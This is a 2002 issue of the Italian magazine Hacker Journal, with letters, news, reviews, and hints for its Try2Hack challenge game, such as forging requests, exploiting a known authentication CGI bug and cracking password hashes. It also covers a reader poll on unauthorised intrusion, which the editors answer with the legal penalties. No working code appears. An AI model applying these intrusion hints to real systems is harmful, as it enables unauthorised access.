È successo di nuovo. È il più tragico, mostruoso e inconcepibile evento; due bambine sono state rapite e uccise in Agosto in Inghilterra. Chi è il mostro? Qualcuno, come al solito, la spara: Internet, il capro espiatorio preferito degli ultimi anni. Holly e Jessica frequentavano chatline; avranno conosciuto lì l'orco. E giù fiumi di inchiostro a coprire colonne dei quotidiani: sociologi, massmediologi, psicologi, tutti a descrivere le nefandezze della Rete. Poi, la svolta nelle indagini: si scopre che in questo caso gli orchi non stanno dietro a un computer, ma dietro alla cattedra. Sono il bidello e la maestra della scuola elementare frequentata dalle bambine. Poco importa: il capro espiatorio preferito dalla stampa tornerà utile per un'altra tragica occasione, magari maturata in realtà dentro alla famiglia o all'oratorio.

grand@hackerjournal.it

HJ: INTASATE LE NOSTRE CASELLE

Ormai sapete dove e come trovarci, appena possiamo rispondiamo a tutti, anche a quelli incazzati. Parola di hacker. SCRIVETE!!!

Anno 1 - N. 7 - 29 agosto/12 settembre 2002

Boss: theguilty@hackerjournal.it
Publisher: ilcoccia@hackerjournal.it
Editor: grAnd@hackerjournal.it,
Graphic designer: Marco Ranieri, Michele Lovison
Contributors: Daniele Festa (cover picture)

Publishing company
4ever S.r.l.
Via Torino, 51
20063 Cernusco sul Naviglio
Fax +39/02.92.43.22.35

Printing
Stige (Torino)
Distributore
Parrini & C. S.PA.
00187 Roma - Piazza Colonna, 361-
Tel. 06.69514.1 r.a.
20134 Milano, via Cavriana, 14
Tel. 02.75417.1 r.a.
Pubblicazione quattordicinale registrata al Tribunale di Milano il 25/03/02 con il numero 190.
Direttore responsabile: Luca Sprea

hack·er (hăk'ər)

"Persona che si diverte ad esplorare i dettagli dei sistemi di programmazione e come espandere le loro capacità, a differenza di molti utenti, che preferiscono imparare solamente il minimo necessario."

Strepitoso!

il_tuo_nome@hackerjournal.it

VISITA SUBITO
WWW.HACKERJOURNAL.IT
USA LE PASSWORD CHE TROVI A PAGINA 7 PER ACCEDERE ALLA SECRET ZONE E CREARTI UNA CASELLA E-MAIL CON INDIRIZZO

TUONOME@HACKERJOURNAL.IT!

AVRAI A DISPOSIZIONE 5 MBYTE DI SPAZIO PER I MESSAGGI CHE POTRAI LEGGERE DAL WEB O CON IL TUO CLIENT E-MAIL PREFERITO.

SBRIGATI! PRIMA CHE QUALCUNO SI FREGHI IL TUO NICKNAME!

QUESTO SPAZIO È VOSTRO!
APPROFITTATENE, E FATE LAVORARE QUELLA TASTIERA!

OPEN SOURCE

Saremo di nuovo in edicola Giovedì 12 settembre!

I programmatori della vecchia guardia

Non avevo ancora il computer quando imparai a programmare. Avevo 11 anni ed era il 1986 quando a mio cugino fu regalato un MSX. Avevo sempre desiderato possederne uno, ma... Ahimè! A casa mia c'erano spese ben più importanti e così l'acquisto, di quello che tutti consideravano solo un videogioco, non veniva mai preso in considerazione. Così passavo i miei pomeriggi estivi a casa sua, mangiando pane e Nutella e fissando uno schermo con scritto a lettere cubitali "Loading... Please wait...". Molti programmi erano scritti in linguaggio macchina, altri in Basic...

Naque così il mio interesse per quella strana serie di codici. Lettere e numeri apparentemente indecifrabili, ma che sapientemente combinati potevano aprire le porte della creatività. Ricordo che litigavo spesso con mio cugino. Lui voleva solo giocare. Io volevo capire come funzionava quella splendida macchina. Volevo rendermi conto se si poteva andare oltre... Alcune volte mi lasciava solo a smanettare col manuale e così poco alla volta iniziai a comprendere quella sequenza di lettere e numeri. Imparai in fretta e altrettanto in fretta sviluppai i miei primi programmi in Basic che registrai su cassette. Chi sa dove diavolo si trovano adesso!

Passò qualche anno e mio cugino comprò un Commodore 64 (Bella creatura anche quella!), così il caro vecchio MSX mi fu regalato. In breve acquistai padronanza anche della nuova macchina sviluppandone del software. Quello che per me era solo un gioco iniziò a destare la curiosità dei miei che mi incoraggiarono nella scelta di un tipo di studi adeguato.

Mi iscrissi a ragioneria con indirizzo programmatore. Imparai il Cobol, perfezionai l'analisi e lo sviluppo degli algoritmi e... incredibile ma vero... venni bocciato al primo anno! L'ammetto è stata colpa mia, non avrei mai dovuto sputtanare, tutte quelle volte, la mia insegnante davanti a tutta la classe. Non ne capiva un razzo, fotteva solo i soldi allo Stato. Continuava a dire che gli esercizi proposti dal libro di testo erano sbagliati, ma io li risolvevo e lei li lasciava sempre incompleti. Mi vendicai l'anno successivo, quando cambiai sezione.

Riusci comunque a diplomarmi quasi a pieni voti! Avrei voluto iscrivermi all'università ma, dalle mie parti, i figli dei camionisti e delle casalinghe non sempre riesco a completare gli studi. Così mi ritengo fin troppo fortunato se sono riuscito a prendere il diploma!

In seguito non avevo molta voglia di fare il militare così frequentai un corso post-diploma imparando il C++. Venne comunque il giorno di servire la Patria e così parti... Mi diedero l'incarico di operatore informatico. Tutto sommato fu una bella esperienza, lavoravo al CED con personale civile (Ogni tanto passava anche qualche bella fighetta!), ho conosciuto ottimi operatori e geniali programmatori dai quali ho imparato tantissimo.

Dopo il congedo mi sono subito rimboccato le maniche e grazie alle mie conoscenze informatiche ho sempre lavorato. Purtoppo ho avuto a che fare con disonesti che sfruttavano la mia ingenuità di allora. Ricordo che una volta ho configurato 3 PC, ho formattati gli HD infestati da virus di vario genere, e li ho collegati in rete. Il tutto per la modica spesa di 150.000 per una giornata di lavoro! Mettendo qualcosa da parte, sono così riuscito nel 1996 a comprare il Pentium 100 con il quale vi sto adesso scrivendo.

In seguito ho sostenuto dei colloqui con alcune software house. Stronzi pure loro! Mi hanno fregato i sorgenti dei file di prova e alla fine se ne sono sempre usciti con la frase "Cerchiamo una figura dinamica, laureata che...". Andate in malora, chi diavolo vi credete di essere?!

Conosco laureatati in "Scienze dell'informazione" che non conoscono la differenza tra un interprete e un compilatore!!! E che non sanno scrivere due righe di codice senza gli appunti del professore!!! L'esperienza si matura con la pratica, con la passione e con l'umiltà!

Adesso ho 27 anni e faccio il ragioniere in una piccola ditta, amo il mio lavoro e non lo cambieri per tutto il prestigio del mondo. Ho deciso di raccontare a Voi questa mia storia, perchè ritengo le altre riviste sul mercato troppo faziose. C'è in giro troppa gente che non ne capisce una beata sega! Stronzi, fighetti, figli di papà che, solo perchè hanno l'ultimo modello di PC, ritengono di capirne qualcosa d'informatica.

Gente che parla di maniera assurda "In questa picture le slides..." Ma parlate come magiate!!!

Francesco

UN GIORNALE PER TUTTI: SIETE NEWBIE O VERI HACKERS?

NEWBIE

MID HACKING

HARD HACKING

Il mondo hack è fatto di alcune cose facili e tante cose difficili. Scrivere di hacking non è invece per nulla facile: ci sono curiosi, lettori alle prime armi (si fa per dire) e smanettoni per i quali il computer non ha segreti. Ogni articolo di Hacker Journal viene allora contrassegnato da un level: NEWBIE (per chi comincia), MIDHACKING (per chi c'è già dentro) e HARDHACKING (per chi mangia pane e worm).

mailto:
redazione@hackerjournal.it

SUGLI ARRETRATI ONLINE
Salve, prima di oggi leggevo su internet la vostra rivista trovandola molto interessante. Oggi ho visto che per farlo serviva una password che si trova sulla rivista stampata. Se per sfogliarla on-line devo comunque comprarla, non vale più la pena leggerla in internet dato che ce l'ho in "carne ed ossa" fra le mani!
Mi dispiace,anche perchè nel mio paese (Bisceglie,prov. Bari) non riesco a trovare la vostra rivista.Sperando che io possa tornare a leggere la rivista on-line vi invio cordiali saluti.

gitetoma

I numeri arretrati presenti sul nostro sito sono pensati come un servizio in più per i nostri lettori, che possono fare affidamento su un archivio dei numeri eventualmente persi, e non come una modalità di consultazione alternativa all'acquisto in edicola. Non c'è bisogno di ricordare che noi viviamo solo ed esclusivamente con le vendite in edicola: non ci sono pubblicità, né palesi né occulte. Basta comprare la rivista una sola volta e si potrà godere di tutto l'archivio arretrati per due settimane: mi pare un servizio molto conveniente e decisamente fuori dal comune (se conoscete altri editori che fanno qualcosa di simile, fateci un fischio).

Riceviamo da .Pillo-kill., e volentieri pubblichiamo, questa immagine realizzata in grafica 3d.

UNA STRANA PUBBLICITÀ
Un saluto a tutti e complimenti per la rivista.
Sono un vostro fedele lettore e volevo segnalare un fatto sembratomi alquanto strano....
Nel TG2 dell'una del primo di agosto, è stato trasmesso un servizio su una banda di "hacker" (come li ha definiti il giornalista) che avrebbe violato siti (tra cui quello della NASA) e svolgeva traffici illeciti....il punto è che, mostrando il materiale sequestrato dalla polizia, sono stati mostrati dei giornali tra cui ho riconosciuto il vostro, si proprio "Hacker Journal".
Ora chi ha avuto il piacere, se non l'onore, di sfogliare questa rivista conosce cosa questa tratta e quali sono i suoi "principi", ma, mostrando l'immagine del giornale in un servizio non proprio di "cronaca rosa", cosa avrà pensato la gente "comune"?
Non pensate che vi sia stata fatta cattiva pubblicità??
Secondo me, ciò ha influito molto e in senso negativo sull'opinione altrui (io me la sono presa un pò a male!!!)
Qual è la vostra opinione in merito?
CONTINUATE COSI'!!!!!!!!!

Rushkio

Mah, oltre a Hacker Journal il servizio riprendeva notebook, masterizzatori, modem e altri accessori sequestrati. Così come i produttori di quegli apparecchi non possono avere alcuna responsabilità per i fatti commessi da alcuni stupidi, lo stesso vale per la nostra rivista.

VERGOGNOSO BOICOTTAGGIO?
Cara redazione di hackerjournal, vi scrivo poiché da molti mesi sto assistendo ad una antipatico quanto vergognoso boicottaggio da parte degli internet server provider nei confronti di quei siti hacking che liberamente esprimono il proprio pensiero e mettono a disposizione software non conforme ai regolamenti dei provider.
Bisogna ricordare che i virus e i software di per sé non sono né buoni né cattivi: tutto dipende dall'uso che se ne fa. Premesso questo, mi

Saremo di nuovo in edicola Giovedì 12° settembre!

IL CORAGGIO DI OSARE: INDIPENDENTI DA TUTTI

piacerebbe che nei prossimi numeri della vostra rivista pubblichereste degli articoli su come scaricare software direttamente dai siti senza vedersi apparire il messaggio che recita pressappoco così: "Pops il software che cercavi non e' scaricabile in quanto rimosso perche' non conforme alla politica di Arianna".

Mah, sai, un provider privato che ti offre spazio gratuito ha tutto il diritto di stabilire le regole che vuole. Alcuni non accettano materiale pornografico, altri se la prendono con exploit e crack, altri ancora vietano siti dai contenuti violenti o razzisti (e non ce la sentiamo di dargli torto). Non ti piace la policy di un sito di hosting? Cercane un altro: il bello di Internet è che puoi scegliere tra servizi simili sparsi in tutto il mondo. Perché voler a tutti i costi buggerare Arianna scavalcando le sue imposizioni?

TECNICHE DI INTRUSIONE

Ciao ragazzi, volevo sapere una cosa visto che voi d hacking ve ne intendete: io volevo sapere se esiste un modo alternativo ai trojan per entrare nel PC di una persona.

gitetoma

Sì, puoi usare un cacciavite. Però ti assicuro che lì dentro si sta molto stretti. A parte gli scherzi,

Try2Hack, fate vedere di che pasta siete fatti!

TRY2HACK: METTETE ALLA PROVA LA VOSTRA ABILITÀ

A parole siete tutti bravi, ma riuscite veramente a passare dei livelli di protezione? Dimostratelo al mondo e a voi stessi cercando di superare i dieci livelli di difficoltà del giochino Try2Hack (che si legge "try to hack"), presente sul nostro sito www.hackerjournal.it.
Il gioco consiste nel superare i vari livelli, inserendo ogni volta le password corrette (oppure arrivando in altri modi alle pagine protette da password).
Per farlo, potreste avere bisogno di alcuni programmi (Macromedia Flash, Softice, VisualBasic).
Di tanto in tanto qualche lettore ci scrive per dire che alcuni livelli sembrano non funzionanare. Noi vi possiamo assicurare invece che tutti quanti funzionano esattamente come dovrebbero.
Chi ha orecchie per intendere...

LIVELLO 7
Tutto qui, direte voi? Basta fare clic per passare al livello successivo? No. Le cose sono più complicate di quello che sembra. Per accedere alla pagina dove inserire user name e password dovrete "falsificare" la richiesta di connessione. Poi, bisogna anche inserire i dati giusti. Sotto.

LIVELLO 8
Per passare questo livello bisognerà sfruttare un baco del Cgi che si occupa dell'autenticazione. Come prima cosa quindi dovrete scoprire quale sia, e poi fare una bella ricerca per trovare un suo baco famoso. Grazie ad esso, troverete il modo di procurarvi un nome utente e una password cifrata, da decifrare con un programma ad hoc.

LIVELLO 9
Anche il livello 6 utilizza un proIn questo livello ci si sposta su Irc. Seguendo le istruzioni fornite, si otterrà una frase da decifrare (il metodo è molto, molto semplice). Fatto ciò, si otterrà una password da utilizzare per collegarsi a un altro canale Irc, dove ci verrà comunicata una lunuga stringa binaria da decodificare. Fatto ciò, si ottengono indizi per poter inserire il proprio nick tra gli utenti autorizzati del bot che darà la soluzione per passare al livello 10.

Nuova password!

Ecco i codici per accedere alla Secret Zone del nostro sito, dove troverete informazioni e strumenti interessanti. Con alcuni browser, potrebbe capitare di dover inserire due volte gli stessi codici. Non fermatevi al primo tentativo.

user: chin8
pass: 3mendo

gh Scores - High Scores - High Scores - Hig

Mandateci una mail a: try2hack@hackerjournal.it scrivendo il numero del livello a cui siete arrivati e le password di tutti i livelli precedenti. Sui prossimi numeri pubblicheremo l'elenco dei migliori.

le tecniche sono svariate, anche se bene o male prevedono la presenza di un servizio di accesso remoto di qualche tipo (un server telnet o di altro tipo).

INCONTRI E RADUNI

È da un po' di tempo che leggo la vostra rivista, naturalmente dal primo numero e come pagina principale ho quella di HJ. Vorrei proporvi, come ogni rivista che tratta sull'hacking, di aggiungere una nuova sezione, quella riguardante gli incontri o raduni nelle varie località italiane.
La cosa dovrebbe essere di fondamentale aiuto per tutti quelli che vogliono scambiarsi opinioni e tecniche sull'hacking.

KINGHACK

Beh, se qualcuno vuole organizzare incontri, raduni (o le immancabili pizzate) a sfondo tecnico-hackeroso, può mandarci una segnalazione: inseriremo volentieri l'appuntamento nelle news. Una sola raccomandazione: la rivista viene chiusa dieci giorni prima della sua uscita in edicola. Mandateci la mail con un anticipo sufficiente.

IMPRECISIONE SUL N. 6

Salve gentile redazione di hacker journal, volevo segnalare un errore in un articolo pubblicato nel numero scorso. L'articolo (pag. 20) è intitolato "Apriti sesamo". Bene, l'autore SN4KE dice di proteggere la nostra password per la connessione al nostro provider perchè " durante la connessione sembrerà che siamo stati noi a connetterci quando invece è stato lui " , cioè colui che ha usufruito del nostro username e password per connettersi a internet. NULLA DI PIU' FALSO: quando noi ci connettiamo a Internet il nostro provider ci registra e ci identifica con il numero di telefono da cui proviene la chiamata, e non con l'username.

Joker ci manda questa immagine a metà strada tra l'Uomo Ragno e il maniaco dei giardinetti.

Quindi se qualcuno di voi intende far danni a qualche server (o l'ha già fatto) , con username e passwd di un amico, sappia che non ha risolto niente, perché quando l'admin del server farà denuncia al provider e gli comunicherà l'indirizzo IP da cui proveniva l'attacco, il provider fornirà all'admin o alle GDF, il numero telefonico da cui proveniva la chiamata. Quindi attenzione prima di seguire istruzioni sbagliate senza accettarsi di ciò che è stato scritto. Gentile redazione, se sbaglio rispondetemi sulla rivista...

Advanced

Diciamo che l'autenticazione avviene a entrambi i livelli, sia con username e password, sia con la registrazione del numero di telefono (è poi inutile cercare di nasconderlo disabilitando la funzione di riconoscimento del numero chiamante: il dato viene registrato ugualmente dai provider). L'articolo però non era inteso a dare suggerimenti su come rimanere anonimi, ma su come evitare che qualcuno possa rubare il nostro account di accesso per cercare di falsificare la propria identità in rete. È un po' come quando un criminale fa una rapina con un'auto rubata; anche se perfettamente innocente, il legittimo proprietario ha quanto meno delle scocciature. Scocciature che è sempre meglio evitare.

ETICA E MORALE HACK

Volevo chiedere ai "grandi geni dell' hacking" di cui spesso ho letto le mail pubblicate, se a loro sarebbe piaciuto, quando erano alle prime armi, che qualcuno piu "bravo" di lui (c'è sempre qualcuno + bravo di noi) si divertisse a entrargli nel PC o a

Arretrati e abbonamenti

Siete in tanti a chiederci se sia possibile abbonarsi o richiedere i numeri arretrati di Hacker Journal, che ormai stanno diventando oggetti da collezione. Stiamo cercando di allestire le strutture necessarie, ma potrebbe essere necessario un po' di tempo. Intanto, potete trovare i PDF di tutti i vecchi numeri sul sito nella Secret Zone, e già che siete sul sito, iscrivetevi alla nostra mailing list: sarete avvisati non appena i servizi abbonamenti e arretrati saranno disponibili.

Saremo di nuovo in edicola Giovedì 12° settembre!

fargli crashare il browser; così soltanto per dimostrare che lo sa fare.
METTETEVI CON QUELLI DELLA VOSTRA TAGLIA!! Cosa volete DIMOSTRARE?? Non mi considero un hacker, perchè non penso di potermi definire tale solo perchè conosco il SUB7!! (oooohh....che hacker!), ma penso di essere nel giusto quando affermo che un VERO hacker non fa danni solo per farsi notare, per dimostrare che c'è o che "il computer sicuro è solo quello spento..." ma per cercare di aiutare gli altri!
Apprezzo e stimo molto tutti coloro che mettono a profitto le proprie conoscenze a scopo "umanitario" come ad esempio coloro che entrano nei canali IRC di pedofili e non appena qualcuno si lascia scappare qualcosa....
Provo invece disprezzo, anzi pena per coloro che giocherellano con internet con il solo scopo di creare scompiglio o di rompere le P***E. In particolar modo non comprendo i prima citati "grandi geni dell'hacking" che si buttano via così, che si sprecano in questo modo; penso accrescerebbero ugualmente la propria fama (se è quella che cercano) se cercassero altre strade e i fini sarebbero più nobili.
Spero pubblichiate la mia mail. Sono sicuro che non risolverà il problema ma forse qualcuno ci farà un pensierino. ;)

PS: vi allego una JPG sul lavoro che dovrebbero fare i lamer

gandalf86

Hai tutta la nostra comprensione e solidarietà, gandalf86. Per quanto ci riguarda, quelli che fanno cose come quelle che descrivi non sono e non saranno mai "geni dell'hacking".

Sondaggio

Secondo te, entrare abusivamente in un sistema è:

Risposta	%
Giusto, se non si danneggia nulla	40.8%
Giusto se si avvisa l'amministratore della falla di sicurezza	39.2%
Sbagliato, sempre	11.5%
Sempre giusto	8.5%

Voti Totali: 3114

A partire da questo numero abbiamo deciso di fare un po' più sul serio con il sondaggio presente sul sito: abbiamo lasciato da parte i quesiti sulla distribuzione Linux più fica o sul browser migliore, per affrontare temi di cui spesso non si parla in pubblico. A quanto pare, la cosa piace anche a voi, visto che avete votato in tanti (3114, più del doppio dei precedenti sondaggi).
La stragrande maggioranza dei lettori che hanno risposto (80%), ritiene che è lecito entrare abusivamente in un sistema se non si danneggia nulla o se si avverte l'amministratore della falla di sicurezza che ha permesso la violazione. Saremmo curiosi di sapere in quanti avrebbero risposto allo stesso modo se la domanda fosse stata posta in senso inverso, e cioè "ritieni che sia giusto che altri possano penetrare nel tuo computer, se non danneggiano nulla o se ti avvisano della falla di sicurezza?". Siete proprio sicuri che non avreste problemi se qualcuno si mettesse a leggere i vostri file personali, o sbirciasse tra le foto delle vostre vacanze? (O nella "collezione" che avete in quella cartella nascosta?)
Considerazioni etiche a parte, ricordate comunque che, per la legge, entrare abusivamente in un sistema altrui è sempre un reato penale (art 615 ter del Codice Penale), punibile con pene fino a tre anni di prigione se non si danneggia nulla, fino a cinque anni se oltre alla violazione c'è anche distruzione o cancellazione di dati, e da tre a otto anni se si attaccano sistemi relativi alla sicurezza pubblica o alla sanità o alla protezione civile o comunque di interesse pubblico.

HOT!

CLAMOROSO: LA CASA BIANCA ISTIGA GLI HACKER

Durante il suo intervento al raduno hacker Black Hat Security di Las Vegas, il consigliere della Casa Bianca Richard Clarke ha accusato pesantemente l'industria del software per i numerosi bachi che infestano i programmi. E non si è limitato a questo: rivolgendosi alla platea, ha invitato gli hacker a continuare a ricercare bachi e falle nella sicurezza di software e sistemi, avvisando poi i produttori affinché ci mettano la solita toppa (o le strutture governative se questi, come spesso accade, non ci sentono molto da quell'orecchio). Qualcuno ha obiettato che le software house non devono contare sul lavoro (gratuito) degli hacker per risolvere i propri problemi, ma che devono farlo in prima persona. Gli animi si sono nuovamente rasserenati quando Clarke ha duramente criticato quelle software house che biasimano (o addirittura querelano) quegli hacker che individuano i bachi e informano la comunità informatica dei rischi relativi.

AGGIORNAMENTO SICUREZZA MAC OS X

Il 2 agosto Apple ha rilasciato un importante update per migliorare la sicurezza di Mac OS X. I moduli che sono stati modificati sono Apache, OpenSSH, OpenSSL, SunRPC e mod_ssl.
L'aggiornamento richiede la presenza della versione 10.1.5 di Mac OS X e si può installare automaticamente tramite l'utility Software Update del sistema.

OPENOFFICE ANCORA PIÙ APERTO

Accogliendo le richieste avanzate dalla propria comunità di sviluppatori open source, Sun Microsystems ha modificato le proprie licenze riguardanti lo sviluppo del codice e della documentazione per Open Office. Tutto il codice sorgente sarà licenziato sotto la GNU Lesser General Public License (LGPL) e la Sun Industry Standards Source License (SISSL); agli sviluppatori che offriranno porzioni di codice verrà garantito il mantenimento della paternità del proprio prodotto.

PGP È VIVO E LOTTA INSIEME A NOI!

Da molto tempo il più celebre programma di cifratura per PC, Pretty Good Privacy (PGP per gli amici) sembrava destinato a non ricevere aggiornamenti. Network Associates (www.nai.com), che lo aveva acquistato nel 97, dopo aver sfruttato la tecnologia alla base di PGP per alcuni prodotti della linea McAfee, aveva posto uno stop allo sviluppo del programma (l'ultima major release di PGP, la 7, risale al settembre 2000). Nemmeno l'uscita di come Windows XP o Mac OS X, sembrava stimolare la realizzazione di una nuova versione ad hoc per questi nuovi sistemi operativi.
Il 19 agosto scorso però si è intravista una luce di speranza: Network Associates ha infatti ceduto tutti i prodotti PGP alla neonata PGP Corporation (www.pgp.com), fondata per l'occasione da alcuni manager che avevano in passato lavorato allo sviluppo e alla commercializzazione di PGP. Il programma quindi non è più un prodotto marginale di un'azienda che ha ben altri interessi nel campo degli antivirus, come McAfee, ma il prodotto di punta di un'azienda più piccola ma più motivata. I risultati non si sono fatti attendere, e PGP Corporation ha annunciato il rilascio della versione 8 di PGP, che sarà compatibile anche con Windows XP e Mac OS X, e includerà nuove funzionalità come il supporto di Lotus Notes (per Windows) e la possibilità di leggere e scrivere volumi creati con PGPDisk su piattaforme differenti.
Due tra gli annunci fatti da PGP Corporation sono particolarmente graditi: il primo è che il codice sorgente delle nuove versioni continuerà a essere rilasciato pubblicamente, per permettere una revisione del codice (unica vera garanzia contro eventuali backdoor inserite dal produttore per favorire governi o aziende); il secondo annuncio gradito è che continuerà a essere distribuita una versione gratuita di PGP, per uso non commerciale.

PC SMILE FINALMENTE È IN EDICOLA!

Doveva essere in edicola il 12 agosto ma ha ritardato qualche giorno...
Ma ora è finalmente arrivata la rivista più divertente dell'anno! Correte in edicola a comprare **PC Smile**, la nuova rivista, con un Cd-Rom in regalo pieno zeppo di filmati divertentissimi, giochi realizzati in Flash, finti virus (da usare con attenzione!), immagini sexy e vignette umoristiche da utilizzare come sfondo del desktop o da inviare agli amici. PC Smile è utilizzabile sia dagli utenti Mac, sia da quelli Windows.
Scriveteci cosa ne pensate !
Nell'ultima pagina di Hacker Journal trovate un buono sconto di 1Euro per l'acquisto del primo numero di PC Smile!

"MICROSOFT HA MIGLIORATO L'OPEN SOURCE, COME BILL LADEN HA MIGLIORATO LA SICUREZZA NEGLI AEREOPORTI"

> Eric S. Raymond

BUGTRAQ SI VENDE A SYMANTEC!

In Luglio Symantec ha acquisito per circa 75 milioni di dollari SecurityFocus (www.securityfocus.com), l'azienda che pubblica BugTraq, la mamma di tutte le newsletter sulla sicurezza informatica, nata nel remoto 1993. La notizia non è stata presa molto bene dai lettori della newsletter, e anche da alcuni dirigenti di Security Focus, che pare stiano per lasciare l'azienda. La paura è che, nonostante le rassicurazioni a riguardo, Symantec possa modificare la linea editoriale di BugTraq, tradizionalmente orientata al "full disclosure" (cioè alla pubblicazione di tutte le informazioni su bachi ed exploit), o che addirittura Symantec possa censurare o manipolare informazioni per promuovere i propri prodotti relativi alla sicurezza, o per non danneggiare l'immagine di importanti partner (per esempio uno, che ha sede a Redmond, produce sistemi operativi e passa a Symantec informazioni vitali per la produzione dei popolari antivirus. Insomma, il tema del conflitto di interessi non riguarda soltanto l'Italia...

WARDRIVING AL VOLO

Un paio di numeri fa abbiamo parlato del wardriving la pratica che consiste nel mettersi al volante di un auto con un portatile dotato di connessione wireless, e andare in giro per la città cercando punti di accesso senza protezioni di sicurezza. Ebbene, alcuni membri del blog www.e3.com.au, che si occupa di reti wireless, hanno spinto il concetto un po' più in la, o meglio, un po' più in alto. Sorvolando la città di Perth con un piccolo aereoplano, alla quota di 50 metri, hanno trovato 92 basi di accesso sprotette in un colpo solo. Per l'esperimento sono stati usati un palmare Compaq Ipaq con antenna esterna e il programma Netstumbler, e un notebook Toshiba Tecra 9000 con antenna incorporata e il programma Kismet.

HACKBOOK

HACKER DIARIES: CONFESSIONI DI GIOVANI HACKER

Autore: Dan Verton
ISBN: 88-386-4283-4
Pagine: 272
Prezzo: € 15,00
Editore: McGraw-Hill

A prima vista, il libro parrebbe rivolgersi a chi vuole farsi un'idea del mondo dell'hacking. Il comunicato stampa del libro infatti promette: "Entrerai nel mondo della caccia internazionale ai pirati della cibernetica e nella mente degli adolescenti hackers". In questa dichiarazione, il tradizionale accoppiamento hacker=criminali non fa presagire molto di buono. Andando a spulciare però, si possono trovare interessanti informazioni sulla storia dei più eclatanti attacchi degli ultimi anni, parecchie interviste ad agenti dell'FBI, psicologi criminali, agenti di pubblica sicurezza e anche ad hacker, in attività e non.

LINUX MUSICA E SUONI

Autore: Dave Phillips
ISBN: 88-8378-020-5
Pagine: 480
Prezzo: € 29,95
Editore: Hops Libri

Che vogliate risolvere problemi nella trattazione dell'audio da parte del pinguino, o trasformare la vostra Linux box in uno studio di registrazione musicale, questo è il libro che fa per voi. Linux Musica & Suoni offre un'approfondita introduzione per cominciare a registrare, archiviare e suonare musica con il sistema operativo Linux.
Gli argomenti trattati sono:
- registrare, mixare e aggiungere effetti musicali
- lavorare con file Mod, Midi e Mp3
- archiviare e masterizzare brani
- utilizzare software di sintetizzazione musicale come Csound
- impostare il sistema per condividere le risorse musicali del PC
- trasmettere dal vivo su Internet

Per ogni argomento, vengono presentate le applicazioni relative. Al libro è associato anche un sito Web, zeppo di risorse e link utili.

I classici della Rete

www.robertgraham.com/pubs/hacking-dict.html
Istruttivo dizionario del gergo hacker, che accanto alla definizione tecnica delle varie parole elencate, descrive anche il loro significato nella cultura hacker (per esempio, si da la definizione del file virtuale /dev/null ma si dice anche in frasi come "Se non ti piace quello che faccio, manda pure i tuoi commenti in /dev/null). Meritano una visita anche i livelli superiori, dove si trovano informazioni sullo sniffing e una raccolta di consigli e aneddoti sulle visite ai siti porno durante

www.s0ftpj.org
Butchered form Inside (BFi per gli amici) è una storica ezine italiana. Il livello qualitativo è molto elevato, sia sul piano tecnico, sia su quello editoriale: anche la lettura di articoli su argomenti tecnici e tutto sommato noiosi, si può rivelare molto divertente. Ultimamente ha fatto parlare molto di sé per la pubblicazione di articoli sul funzionamento della rete Fastweb, completi di programmi per superare alcuni limiti tecnici del provider a larga banda.

15 minuti di celebrità! Questi sono i vostri

www.virused2.too.it

Io sono VIRUSED2 e ho 20 anni. Vi chiedo di pubblicare il mio sito sulla vostra rivista. Vi assicuro che farà un figurone sulle vostre pagine .
Ciao a tutti e... COMPLIMENTI !!!

..:: VIRUSED2 ::..

Qualcuno sente la mancanza dei teschi?

www.spysystem.it

Vorrei mettere il link del mio sito su HACKER JOURNAL.
Il mio sito parla di sicurezza, perché per essere al sicuro devi prima conoscere le tecniche hacker.
Grazie 1000

Non sono forse due modi di vedere la stessa cosa?

siti; sceglIete voi se tirarvela o vergognarvi

www.wizard4.cjb.net

Ciao,
volevo chiedervi se potevate inserire nella rivista il link al mio sito.
Grazie!

Ciao by
wizard4

http://solitaireknight.supereva.it

Vi sarei grato se pubblicaste il link del mio sito, un sito dove poter trovare di tutto, e quello che non c'è basta chiederlo.

Tabbo80

Posso chiedere anche una margherita e una media chiara?

www.lupin3rd.org

Ecco il sito che voglio segnalare a tutti i costi.

Matrox

Per il costo possiamo senz'altro metterci d'accordo.
Però... quel sondaggio sul miglior film riguardante l'hacking io da qualche parte l'ho già visto. Mah?

I classici della Rete

http://virgolamobile.50megs.com/hacker-howto-it.html
Se cercate info su dove recuperare exploit, crack e seriali, avete sbagliato indirizzo. Se invece volete diventare "davvero" un hacker, questa guida scritta da Eric S. Reymond è il posto giusto da cui partire. L'indirizzo qui sopra si riferisce alla sua traduzione italiana (c'è comunque il link all'originale inglese per chi lo preferisce). Tra le altre cose degne di nota scritte o curate da Eric, ci sono senz'altro il Jargon File e The Cathedral and the Bazaar. Ci arrivate dalla sua home page: www.tuxedo.org/~esr

Il tuo sito su hackerjournal.it

È attiva la sezione link del nostro sito: se hai un sito dedicato all'hacking o alla tecnologia in generale, puoi aggiungerlo alla nostra directory, che è in continua crescita.
La pagina con il modulo da compilare per l'inserimento è all'indirizzo www.hackerjournal.it/Links/Links.htm
Fai clic su "Aggiuni un sito" e compila il modulo in ogni sua parte.

Curiosità

Un numero misterioso, anarchico: il 23. Karl Kock è morto il 23.5 all'età di 23 anni. Tutti i più grandi anarchici sono morti il giorno 23, come scrisse "Der Spiegel". Quel numero attirò molto Karl, nel suo studio sulle cospirazioni. Pensò ad esempio all'omicidio del primo ministro svedese Olof Palme, avvenuto una sera alle 23 e 23. L'idea ultima che aveva Karl era che tutti noi, senza saperlo, serviamo gli scopi degli Illuminati. Il numero 23 proviene proprio dal romanzo di Robert Anton Wilson diventato un cult per l'hacker tedesco, e il 23 si ritrovò nel racconto (23 Skidoo!) dello scrittore Burroughs, amico di Wilson. Burroughs, una volta, raccontò di aver conosciuto un marittimo che navigava da 23 anni e che si vantava di non aver mai avuto incidenti: quello stesso giorno il traghetto su cui viaggiava questo marittimo affondò. Alla sera Burroughs accese la radio per ascoltare tutte le notizie sulla vicenda e ascoltò un'altra notizia: un aereo era precipitato sulla rotta New York - Miami: il volo era registrato col numero 23! E ancora: il 23.5.1949 entrò in vigore la costituzione della Repubblica federale Tedesca in vigore fino al 23.5.1999. E lo sapete che il 23.5 vennero uccisi Bonnie & Clyde e il magistrato Giovanni Falcone? Infine, il giorno dell'inizio delle riprese di 23, morì Borroughs. Un numero, un destino.

